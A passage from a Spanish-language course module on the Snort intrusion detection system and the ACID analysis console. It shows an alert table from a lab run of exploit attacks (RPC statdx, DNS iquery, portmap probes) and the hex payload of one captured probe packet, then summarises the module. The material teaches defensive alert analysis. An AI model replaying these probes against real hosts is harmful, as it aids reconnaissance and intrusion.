De nuevo en ACID, si pulsamos sobre la opción del navegador para refrescar la pantalla principal, o esperamos a que la interfaz se autorrefresque por sí sola, podremos ver cómo se han actualizado los índices tras la ejecución de algunos de los ataques de explotación ofrecidos por `raccess`.





A continuación, pulsaremos sobre el enlace que apunta hacia la pantalla de alertas únicas (`Unique alerts`) para poder ver un listado de las siete alertas agrupadas por la categoría de la regla de detección que las ha hecho saltar. Podremos realizar una ordenación de las alertas, de forma ascendente o descendente, para, más adelante, visualizar únicamente aquellas alertas que se producen con mayor frecuencia. Para ello, basta con pulsar sobre la fecha correspondiente (sobre los símbolos > o <) en la cabecera de la columna deseada. La siguiente figura muestra la pantalla de alertas únicas.

	Signature	Classification	Total #	Sensor #	Src. Addr.	Dest. Addr.	First	Last
☐	[arachNIDS] MISC Large ICMP Packet	bad-unknown	6 (35%)	1	2	2	2003-03-25 16:38:07	2003-03-25 16:42:17
☐	INFO - Possible Squid Scan	attempted-recon	1 (6%)	1	1	1	2003-03-25 16:38:08	2003-03-25 16:38:08
☐	[arachNIDS] [CVE] [bugtraq] DNS named iquery attempt	attempted-recon	1 (6%)	1	1	1	2003-03-25 16:38:29	2003-03-25 16:38:29
☐	SCAN Proxy attempt	attempted-recon	1 (6%)	1	1	1	2003-03-25 16:38:30	2003-03-25 16:38:30
☐	[arachNIDS] RPC portmap request mountd	rpc-portmap-decode	2 (12%)	1	1	1	2003-03-25 16:41:59	2003-03-25 16:42:17
☐	[arachNIDS] RPC portmap request rstatd	rpc-portmap-decode	3 (18%)	1	1	1	2003-03-25 16:42:27	2003-03-25 16:42:37
☐	[arachNIDS] RPC EXPLOIT statdx	attempted-admin	3 (18%)	1	1	1	2003-03-25 16:42:27	2003-03-25 16:42:37


Si analizamos la pantalla anterior, vemos cómo cada línea muestra una de las alertas reportadas por Snort. Cada una de estas líneas consta de gran número de campos que podremos seleccionar. Dos de los campos más interesantes son el campo de clasificación de la alerta y la referencia hacia la base de datos de ataques (como, por ejemplo, *Arachnids* o *CVE*) que contendrá la explicación del ataque detectado. Esta información, así como la información relacionada con el resto de los campos, es obtenida de las reglas cuando Snort registra la alerta en la base de datos. Si pulsamos sobre el enlace que apunta hacia *Arachnids* o *CVE*,

podremos ver una explicación detallada de la alerta lanzada. El campo de clasificación, por otro lado, ayuda a agrupar las alertas por categorías. En la siguiente figura, podemos ver la información reportada por *Arachnids* respecto a uno de los ataques reportados por Snort tras ejecutar Racess.





Finalmente, si pulsamos sobre el identificador de alguna de las alertas, pasaremos a ver la información relacionada con el paquete que provocó la alerta. Como vemos en la siguiente figura, cada paquete registrado por Snort es mostrado por ACID de manera no codificada. Así, veremos la información relacionada con los flags TCP (si los hay), las opciones y el contenido del paquete, la dirección IP de origen y destino del datagrama IP, el *payload* del paquete, etc. Esta información puede ser de gran utilidad para determinar si efectivamente la alerta lanzada es una alerta real, o si por el contrario es una falsa alarma. En este caso, podremos realizar los ajustes necesarios sobre Snort para tratar de reducir el número de falsas alarmas.



Meta

ID #	Time	Triggered Signature
1 - 5	2003-03-25 16:38:29	[arachNIDS] [CVE] [bugtraq] DNS named iquery attempt

Sensor	name	interface	filter
	172.16.77.2	eth0	*none*

Alert Group	*none*

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
172.16.77.1	172.16.77.2	4	5	0	55	37971	0	0	64	46142

FQDN	Source Name	Dest. Name
	vm1	vm2

Options	*none*

UDP

source port	dest port	length
32769	53	35

Payload

```
length = 27

000 : 05 D3 09 80 00 00 00 01 00 00 00 00 00 00 01 00   ................
010 : 01 00 00 7A 69 00 04 04 03 02 01                  ...zi.......
```

Resumen

En este módulo hemos realizado una primera aproximación a Snort, una herramienta para la detección de intrusos basada en *software* libre. El objetivo principal de Snort es ayudar a los administradores de una red a realizar una vigilancia continuada del tráfico de la red en busca de intentos de intrusión o usos indebidos en la misma.

Al inicio del módulo hemos repasado brevemente los orígenes de la herramienta y hemos estudiado de modo general su arquitectura y su forma de trabajar. También hemos visto algunas de las deficiencias existentes en Snort, incluyendo como problemática la posibilidad de falsos positivos y falsos negativos por parte del producto.

Otra problemática a la hora de utilizar Snort, al igual que ocurre con otras herramientas similares, es la dificultad de navegar y analizar la gran cantidad de alertas o avisos de seguridad que se producirán. Generalmente, entre el tráfico normal de una red conectada a Internet encontraremos una elevada cantidad de intentos de intrusión o ataques en general. Así pues, si instalamos un sensor de Snort en una red de similares características, con un volumen de tráfico elevado, es muy probable que el número de alertas supere el millar en poco tiempo.

Actualmente, existe un gran número de aplicaciones basadas en *software* libre para realizar tareas de consolidación de información y análisis de las alertas de Snort. Estas aplicaciones serán un buen complemento para tratar de ajustar la base de firmas de Snort, reduciendo así el primero de los inconvenientes comentados, y ayudando en las tareas de análisis y consolidación para solucionar el segundo problema.

De las distintas soluciones existentes hemos visto ACID como interfaz de consultas y de navegación sobre las alertas de Snort. ACID es una herramienta interactiva con interesantes funcionalidades para la exploración y análisis de información. No se trata de una interfaz exclusiva para Snort, sino que puede ser utilizada como interfaz de otras herramientas similares. Desarrollada dentro del proyecto *AIRCERT* del centro de coordinación CERT de *Carnegie Mellon*, ACID o *Analysis Console for Intrusion Databases* es, en el momento de escribir esta documentación, la mejor solución basada en *software* libre para el análisis de las alertas y eventos reportados por Snort.

A lo largo de la última sección, hemos visto cómo ACID proporciona los medios oportunas para ejecutar las consultas oportunas a la base de datos de alertas. Se trata de una interfaz muy sencilla de utilizar, con un gran número de funcionalidades para facilitar el trabajo del analista como, por ejemplo, agrupación de alertas por categorías, visualización a alto nivel de los paquetes responsables de generar las alertas, estadísticas de las alertas por protocolo, etc. Otras funcionalidades, como la generación de informes y gráficas, son también fácilmente realizadas mediante la utilización de esta interfaz.

Bibliografía

[1] Beale, J.; Foster, J. C.; Posluns J. ; Caswell, B. (2003). *Snort 2.0 Intrusion Detection*. Syngress Publishing.

[2] Eyler, P. (2001). *Networking Linux: A Practical Guide to TCP/IP*. New Riders Publishing.

[3] Rehman, R. (2003). *Intrusion Detection Systems with Snort. Advanced IDS Techniques Using Snort, Apache, MySQL, PHP, and ACID*. Prentice Hall PTR.

[4] Stanger, J.; Lane, P. T.; Danielyan E. (2001). *Hack Proofing Linux: A Guide to Open Source Security*. Syngress Publishing, Inc.

[5] Toxen, B. (2000). *Real World Linux Security: Intrusion Prevention, Detection, and Recovery*. Prentice Hall PTR.